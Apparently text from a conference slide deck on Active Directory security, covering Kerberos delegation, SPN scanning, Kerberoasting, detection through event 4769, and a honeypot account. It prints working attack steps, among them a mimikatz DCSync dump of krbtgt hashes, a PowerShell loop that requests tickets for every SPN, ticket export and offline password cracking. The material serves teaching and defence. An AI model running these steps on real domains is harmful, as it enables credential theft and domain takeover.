Security | Environment | Sessions | Remote control

Remote Desktop Services Profile | COM+ | Attribute Editor

General | Address | Account | Profile | Telephones | Organization

User logon name:
SyncAccount @lab.adsecurity.org

User logon name (pre-Windows 2000):
ADSECLAB\ SyncAccount

Logon Hours... Log On To...

☐ Unlock account

Account options:

☐ Smart card is required for interactive logon

☒ Account is sensitive and cannot be delegated

☐ Use Kerberos DES encryption types for this account

☐ This account supports Kerberos AES 128 bit encryption.

Account expires

☒ Never

☐ End of: Saturday, April 29, 2017

OK Cancel Apply Help

ADSWEBXC01 Properties

Location | Managed By | Object | Security | Dial-in | Attribute Editor

General | Operating System | Member Of | Delegation | Password Replication

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

☐ Do not trust this computer for delegation

☐ Trust this computer for delegation to any service (Kerberos only)

☒ Trust this computer for delegation to specified services only

☐ Use Kerberos only

☒ Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service Name
ldap	ADSLABDC12.lab.a...		lab.adseci

☐ Expanded

Add... Remove

OK Cancel Apply Help

```
mimikatz(commandline) # lsadump::dcsync /domain:lab.ad
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'ADSDC02.lab.adsecurity.org' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL )
Account expiration :
Password last change : 8/27/2015 10:10:22 PM
Object Security ID : S-1-5-21-1581655573-3923512380-
Object Relative ID : 502

Credentials:
Hash NTLM: f46b8b6b6e330689059b825983522d18
ntlm- 0: f46b8b6b6e330689059b825983522d18
lm - 0: ff43293335e630ff672b3e427de4237

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
Default Salt : LAB.ADSECURITY.ORGkrbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) : e28f5c9d72b39d49ed6b8
aes128_hmac (4096) : 06b0d3cfe9d31c558c1a8
des_cbc_md5 (4096) : f1f82968baa1f137

* Primary:Kerberos *
Default Salt : LAB.ADSECURITY.ORGkrbtgt
Credentials
des_cbc_md5 : f1f82968baa1f137

* Packages *
Kerberos-Newer-Keys

* Primary:WDigest *
01 25852afb6426e471669e85693f74a998
02 3af4713c422c89eda7cf482b9cc39dd4
03 f14baac557b7bhc4897bf7833c01604
04 25852afb6426e471669e85693f74a998
05 3af4713c422c89eda7cf482b9cc39dd4
06 03f7b72e0a1e9627796444d75371dbc0
07 25852afb6426e471669e85693f74a998
08 41b2ba54b4833546079570f8a58d2ce1
09 41b2ba54b4833546079570f8a58d2ce1
10 44276ea3e6ced5e255cf1d24089272f2
11 ae0b57c9595be1e5d2bd4e8ea95cce9f
12 41b2ba54b4833546079570f8a58d2ce1
13 35ce2d56cd5e8e95bf0cce3f71cd0937
14 ae0b57c9595be1e5d2bd4e8ea95cce9f
15 13d76bc442852b4b3b37491cff3ae750
16 13d76bc442852b4b3b37491cff3ae750
```

Discovering All Kerberos Delegation

- UserAccountControl 0x0080000 = Any Service (Kerberos Only), ELSE Specific Services
- UserAccountControl 0x1000000 = Any Auth Protocol (Protocol Transition), ELSE Kerberos Only
- msds-AllowedToDelegateTo = List of SPNs for Constrained Delegation

```
PS C:\Windows\system32> Get-ADObject -filter { (UserAccountControl -BAND 0x0080000) -OR (UserAccountControl -BAND 0x1000000) -OR (msDS-AllowedToDelegateTo -like "*") } -prop Name,PrimaryGroupID,UserAccountControl,'msDS-AllowedToDelegateTo' | `
Where {$_.PrimaryGroupID -ne 516} | select Name,@{Name="KerbServices";Expression={IF ($_.UserAccountControl -BAND 0x0080000){'Any Service (Kerberos Only)'} ELSE {'Specific Services'}}},@{Name="KerbProtocols";Expression={IF ($_.UserAccountControl -BAND 0x1000000){'Any (Protocol Transition)'} ELSE {'Kerberos Only'}}},`
'msDS-AllowedToDelegateTo'
```

Name		KerbServices	KerbProtocols	msDS-AllowedToDelegateTo
-----		-----	-----	-----
adsdb01	Unconstrained	Any Service (Kerberos Only)	Kerberos Only	{}
adsdb317	Constrained	Specific Services	Kerberos Only	{MSSQLSvc/adsdb01.lab.adsecu...
ADSLABDB10	KCD – Protocol Transition	Specific Services	Any (Protocol Transition)	{MSSQLSvc/adsdb01.lab.adsecu...

Unconstrained

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

- ☐ Do not trust this computer for delegation
- ☒ Trust this computer for delegation to any service (Kerberos only)
- ☐ Trust this computer for delegation to specified services only
 - ☒ Use Kerberos only
 - ☐ Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port

Constrained

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

- ☐ Do not trust this computer for delegation
- ☐ Trust this computer for delegation to any service (Kerberos only)
- ☒ Trust this computer for delegation to specified services only
 - ☒ Use Kerberos only
 - ☐ Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service Name
MSSQLSvc	adsdb01.lab.adsecu...	1433	

Constrained – Protocol Transition

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.


- ☐ Do not trust this computer for delegation
- ☐ Trust this computer for delegation to any service (Kerberos only)
- ☒ Trust this computer for delegation to specified services only
 - ☐ Use Kerberos only
 - ☒ Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service Name
MSSQLSvc	adsdb01.lab.adsecu...	1433	

Kerberos Delegation Mitigations

GOOD:

- Set all AD Admin accounts to: 
“Account is sensitive and cannot be delegated”

BEST:

- Add all AD Admin accounts to the “Protected Users” group (Windows 2012 R2 DFL).
- Use delegation service accounts with long, complex passwords (preferably group Managed Service Accounts).
- Don’t use Domain Controller SPNs when delegating.

Limitation: Service Accounts can’t be added to Protected Users and are not/cannot be set with “Account is sensitive and cannot be delegated”



SPNs, Service Accounts & Kerberoasting

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

“SPN Scanning” Service Discovery

- ✦ SQL servers, instances, ports, etc.

 - ✦ *MSSQLSvc*/*adsmsSQL01.adsecurity.org*:1433

- ✦ RDP

 - ✦ *TERMSERV*/*adsmsEXCAS01.adsecurity.org*

- ✦ WSMAN/WinRM/PS Remoting

 - ✦ *WSMAN*/*adsmsEXCAS01.adsecurity.org*

- ✦ Forefront Identity Manager

 - ✦ *FIMService*/*adsmsFIM01.adsecurity.org*

- ✦ Exchange Client Access Servers

 - ✦ *exchangeMDB*/*adsmsEXCAS01.adsecurity.org*

- ✦ Microsoft SCCM

 - ✦ *CmRcService*/*adsmsSCCM01.adsecurity.org*

- ✦ Microsoft SCOM

 - ✦ *MSOMHSvc*/*adsmsSCOM01.adsecurity.org*



SPN Scanning for Services & Accounts


```
Domain           : lab.adsecurity.org
ServerName       : adsmssql02.lab.adsecurity.org
Port             : 9834
Instance        :
ServiceAccountDN : {CN=svc-adsSQLSA,OU=TestServiceAccounts,DC=lab,DC=adsecurity,DC=org}
OperatingSystem  : {Windows Server 2008 R2 Datacenter}
OSServicePack    : {Service Pack 1}
LastBootup      : 3/8/2015 1:07:25 AM
OSVersion        : {6.1 (7601)}
Description      : {Production SQL Server}
SrvAcctUserID    : svc-adsSQLSA
SrvAcctDescription : SQL Server Service Account
```

```
Domain           : lab.adsecurity.org
UserID           : svc-SQLAgent01
PasswordLastSet  : 01/03/2015 18:42:01
LastLogon        : 12/29/2014 00:18:02
Description      :
SPNServers       : {ADSAPPSQL01.lab.adsecurity.org, ADSAPPSQL02.lab.adsecurity.org, ADSAPPSQL03.lab.adsecurity.org}
SPNTypes         : {MSSQLSvc}
ServicePrincipalNames : {MSSQLSvc/ADSAPPSQL01.lab.adsecurity.org:1433, MSSQLSvc/ADSAPPSQL02.lab.adsecurity.org:1433, MSSQLSvc/ADSAPPSQL03.lab.adsecurity.org:1433}
```

Cracking Service Account Passwords (Kerberoast)

Request/Save TGS service tickets & crack offline.

- “Kerberoast” python-based TGS password cracker.
- No elevated rights required.
- No traffic sent to target.



Kerberoast: Request TGS Service Ticket

```
PS C:\Users\JoeUser> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\JoeUser> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken
                        -ArgumentList 'MSSQLSvc/adsdb01.lab.adsecurity.org:1433'
```

```
Id                : uuid-ce260b5a-6992-4906-a8cf-2d48439c4fc8-1
SecurityKeys      : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom         : 1/23/2017 3:58:03 PM
ValidTo           : 1/24/2017 1:43:35 AM
ServicePrincipalName : MSSQLSvc/adsdb01.lab.adsecurity.org:1433
SecurityKey       : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

```
#2> Client: JoeUser @ LAB.ADSECURITY.ORG
Server: MSSQLSvc/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 1/23/2017 7:58:03 (local)
End Time: 1/23/2017 17:43:35 (local)
Renew Time: 1/30/2017 7:43:35 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called: ADSLABDC16.lab.adsecurity.org
```

Kerberoast: Save & Crack TGS Service Ticket

```
mimikatz(powershell) # kerberos::list /export
```

```
[00000000] - 0x00000012 - aes256_hmac
```

```
Start/End/MaxRenew: 6/11/2015 9:21:49 PM ; 6/12/2015 7:21:49 AM ; 6/18/2015 9:21:49 PM
```

```
Server Name       : krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
```

```
Client Name       : JoeUser @ LAB.ADSECURITY.ORG
```

```
Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
```

```
* Saved to file    : 0-40e10000-JoeUser@krbtgt~LAB.ADSECURITY.ORG-LAB.ADSECURITY.ORG.kirbi
```

```
[00000001] - 0x00000017 - rc4_hmac_nt
```

```
Start/End/MaxRenew: 6/11/2015 9:21:49 PM ; 6/12/2015 7:21:49 AM ; 6/18/2015 9:21:49 PM
```

```
Server Name       : MSSQL/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
```

```
Client Name       : JoeUser @ LAB.ADSECURITY.ORG
```

```
Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
```

```
* Saved to file    : 1-40a10000-JoeUser@MSSQL~adsdb01.lab.adsecurity.org~1433-LAB.ADSECURITY.ORG.kirbi
```

```
root@kali:/opt/kerberoast# python tgsrepcrack.py wordlist.txt MSSQL.kirbi
found password for ticket 0: SQL_P@55w0rd#! File: MSSQL.kirbi
All tickets cracked!
```

Kerberoast Detection

Detection is a lot tougher since requesting service tickets (Kerberos TGS tickets) happens all the time when users need to access resources.

Looking for TGS-REQ packets with RC4 encryption is probably the best method, though false positives are likely.

*Monitoring for numerous Kerberos service ticket requests in Active Directory is possible by enabling Kerberos service ticket request monitoring (“Audit Kerberos Service Ticket Operations”) and **searching for users with excessive 4769 events** (Event Id [4769](#) “A Kerberos service ticket was requested”).*


Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain
<https://adsecurity.org/?p=2293>

12/2015

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

Kerberoast Detection

- Event ID 4769
 - Ticket Options: 0x40810000
 - Ticket Encryption: 0x17
- Need to filter out service accounts (Account Name) & computers (Service Name).
- Inter-forest tickets use RC4 unless configured to use AES.
- ADFS also uses RC4.



Kerberoasting All User SPNs

```
[array]$ServiceAccounts = Get-ADUser -Filter { ServicePrincipalName -like "*" } -Property *  
$ServiceAccountSPNs = @()  
ForEach ($ServiceAccountsItem in $ServiceAccounts)  
{  
    ForEach ($ServiceAccountsItemSPN in $ServiceAccountsItem.ServicePrincipalName)  
    {  
        [array]$ServiceAccountSPNs += $ServiceAccountsItemSPN  
    }  
}  
  
klist purge  
  
ForEach ($ServiceAccountSPNItem in $ServiceAccountSPNs)  
{  
    Add-Type -AssemblyName System.IdentityModel  
    New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $ServiceAccountSPNItem  
}
```

```
Id : uuid-be40a88f-f751-4293-a006-15671a943d64-11
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 1/25/2017 8:55:51 PM
ValidTo : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsdb317.lab.adsecurity.org:2010
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id : uuid-be40a88f-f751-4293-a006-15671a943d64-12
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 1/25/2017 8:55:51 PM
ValidTo : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL11.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id : uuid-be40a88f-f751-4293-a006-15671a943d64-13
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 1/25/2017 8:55:51 PM
ValidTo : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL21.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id : uuid-be40a88f-f751-4293-a006-15671a943d64-14
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 1/25/2017 8:55:51 PM
ValidTo : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL22.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id : uuid-be40a88f-f751-4293-a006-15671a943d64-15
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 1/25/2017 8:55:51 PM
ValidTo : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL23.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id : uuid-be40a88f-f751-4293-a006-15671a943d64-16
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 1/25/2017 8:55:51 PM
ValidTo : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL21.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id : uuid-be40a88f-f751-4293-a006-15671a943d64-17
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 1/25/2017 8:55:51 PM
ValidTo : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL20.lab.adsecurity.org:1434 @ LAB.ADSECURITY.ORG
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

#5> Client: JoeUser @ LAB.ADSECURITY.ORG
Server: MSSQLSvc/adsMSSQL21.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
KerberosTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 1/25/2017 16:36:49 (local)
End Time: 1/26/2017 2:36:48 (local)
Renew Time: 2/1/2017 16:36:48 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called: ADSLABDC12.lab.adsecurity.org

#6> Client: JoeUser @ LAB.ADSECURITY.ORG
Server: MSSQLSvc/adsMSSQL22.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
KerberosTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 1/25/2017 16:36:48 (local)
End Time: 1/26/2017 2:36:48 (local)
Renew Time: 2/1/2017 16:36:48 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called: ADSLABDC12.lab.adsecurity.org

#7> Client: JoeUser @ LAB.ADSECURITY.ORG
Server: MSSQLSvc/adsMSSQL23.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
KerberosTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 1/25/2017 16:36:48 (local)
End Time: 1/26/2017 2:36:48 (local)
Renew Time: 2/1/2017 16:36:48 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called: ADSLABDC12.lab.adsecurity.org

#8> Client: JoeUser @ LAB.ADSECURITY.ORG
Server: MSSQLSvc/adsMSSQL11.lab.adsecurity.org:1434 @ LAB.ADSECURITY.ORG
KerberosTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 1/25/2017 16:36:48 (local)
End Time: 1/26/2017 2:36:48 (local)
Renew Time: 2/1/2017 16:36:48 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called: ADSLABDC12.lab.adsecurity.org
```

Detection

EventID	Date	AccountName	ServiceName
-----	----	-----	-----
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-VDIPVS01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	Svc-BizTalk01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-BOADS-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-AGPM-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL10
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsSQLSA
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL11
4769	1/25/2017 9:36:06 PM	JoeUser@LAB.ADSECURITY.ORG	SQL-ADSDB317-SVC

KerberoastHONEYPO

KerberoastHONEYPOT Properties



Organization	Published Certificates	Member Of
Dial-in	Object	Security
General	Address	Account
Profile	Remote control	Remote Desktop Services P

Attributes:

Attribute	Value
accountExpires	(never)
accountNameHistory	<not set>
aCSPolicyName	<not set>
adminCount	1
adminDescription	<not set>
adminDisplayName	<not set>
altSecurityIdentities	<not set>
assistant	<not set>
attributeCertificateAttri...	<not set>
audio	<not set>
badPasswordTime	(never)

Organization	Published Certificates	Member Of	Password Replication
Dial-in	Object	Security	Environment
General	Address	Account	Profile
Remote control	Remote Desktop Services Profile	COM+	Attribute Editor

Attributes:

Attribute	Value
countryCode	0
displayName	KerberoastHONEYPOT
lastLogoff	(never)
lastLogon	(never)
logonCount	0
objectCategory	CN=Person,CN=Schema,CN=Configuration,D
objectClass	top; person; organizationalPerson; user
primaryGroupID	513 = (GROUP_RID_USERS)
pwdLastSet	1/25/2017 6:08:43 PM Eastern Standard Time
sAMAccountName	KerberoastHONEYPOT
sAMAccountType	805306368 = (NORMAL_USER_ACCOUNT)
servicePrincipalName	MSSQLSVC/honeypot.lab.adsecurity.org:its/
userAccountControl	0x10200 = (NORMAL_ACCOUNT DONT_

Kerberoast Honeypot

```
PS C:\> Get-ADUser -Filter { (AdminCount -eq 1) -AND (ServicePrincipalName -like "*") }  
-Property * | Select SAMAccountname,ServicePrincipalName
```

SAMAccountname	ServicePrincipalName
-----	-----
krbtgt	{kadmin/changepw}
KerberoastHONEYPOT	{MSSQLSVC/honeypot.lab.adsecurity.org:ItsATrap}

```
#1> Client: JoeUser @ LAB.ADSECURITY.ORG  
Server: MSSQLSVC/honeypot.lab.adsecurity.org:ItsATrap @ LAB.ADSECURITY.ORG  
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)  
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canon  
Start Time: 1/25/2017 15:10:27 (local)  
End Time: 1/26/2017 1:10:27 (local)  
Renew Time: 2/1/2017 15:10:27 (local)  
Session Key Type: RSADSI RC4-HMAC(NT)  
Cache Flags: 0  
Kdc Called: ADSLABDC12.lab.adsecurity.org
```

Kerberoast Detection (HoneyPot)

EventID	Date	AccountName	ServiceName
-----	-----	-----	-----
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-VDIPV501
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	Svc-BizTalk01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-BOADS-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-AGPM-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	KerberoastHONEYPOT
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL10
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsSQLSA
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL11
4769	1/25/2017 9:36:06 PM	JoeUser@LAB.ADSECURITY.ORG	SQL-ADSDB317-SVC

```
